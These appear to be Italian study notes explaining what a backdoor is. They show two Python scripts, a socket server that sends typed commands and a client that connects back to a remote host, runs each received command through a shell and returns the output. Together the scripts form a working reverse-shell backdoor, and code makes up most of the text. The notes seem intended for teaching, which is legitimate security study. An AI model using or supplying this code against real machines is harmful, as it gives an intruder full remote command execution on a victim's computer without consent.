


# Backdoor

- BackDoor o porta sul retro serve per aggirare le credenziali di un pc e permette il totale o parte del controllo di una macchina



```
GNU nano 7.2 bdssocket.py
#creare un id locale e una specifica porta
HOST = '127.0.0.2' #192.168.32.100
PORT = 8081 #2222

new_port = input('Input Host Port(blank if default).')
if (new_port != "\n"):
    REMOTE_PORT = new_port


#creare un socket
server = socket.socket ()
#server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((HOST, PORT))

#Inizializzazione client
print('[+] Server Started')
print('[+] Listening For Client Connection...')
server.listen(1)
client, client_addr = server.accept()
print(f'[+] {client_addr} Client connected to the server')

#Inviare e ricevere comandi in un loop infinito
while True:
    command = input('Enter Command :')
    command = command.encode()
    client.send(command)
    print('[+] Command sent')
    output = client.recv(1024)
    output = output.decode()
    print(f'output: {output}')
```

<codice della parte del socket

-La backdoor è divisa in due parti, la parte del socket o server, e la parte del client (dove andremo a fare gran parte delle azioni)



```
GNU nano 7.2 bdclient.py
from ctypes.wintypes import INT
import socket
import subprocess

#Inviare ip/socket
REMOTE_HOST = '127.0.0.2'
REMOTE_PORT= 8081 #2222
client = socket.socket()

#Iniziare connessione
print("[+] Connection Initiating...")
client.connect((REMOTE_HOST, REMOTE_PORT))
print("[+] Connection initiated!")

#Runtime loop
while True:
    print("[+] Awaiting commands ...")
    command = client.recv(1024)
    command = command.decode()
    op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE)
    output = op.stdout.read()
    output_error = op.stderr.read()
    print("[+] Sending response ...")
    client.send(output + output_error)
```

<codice della parte del client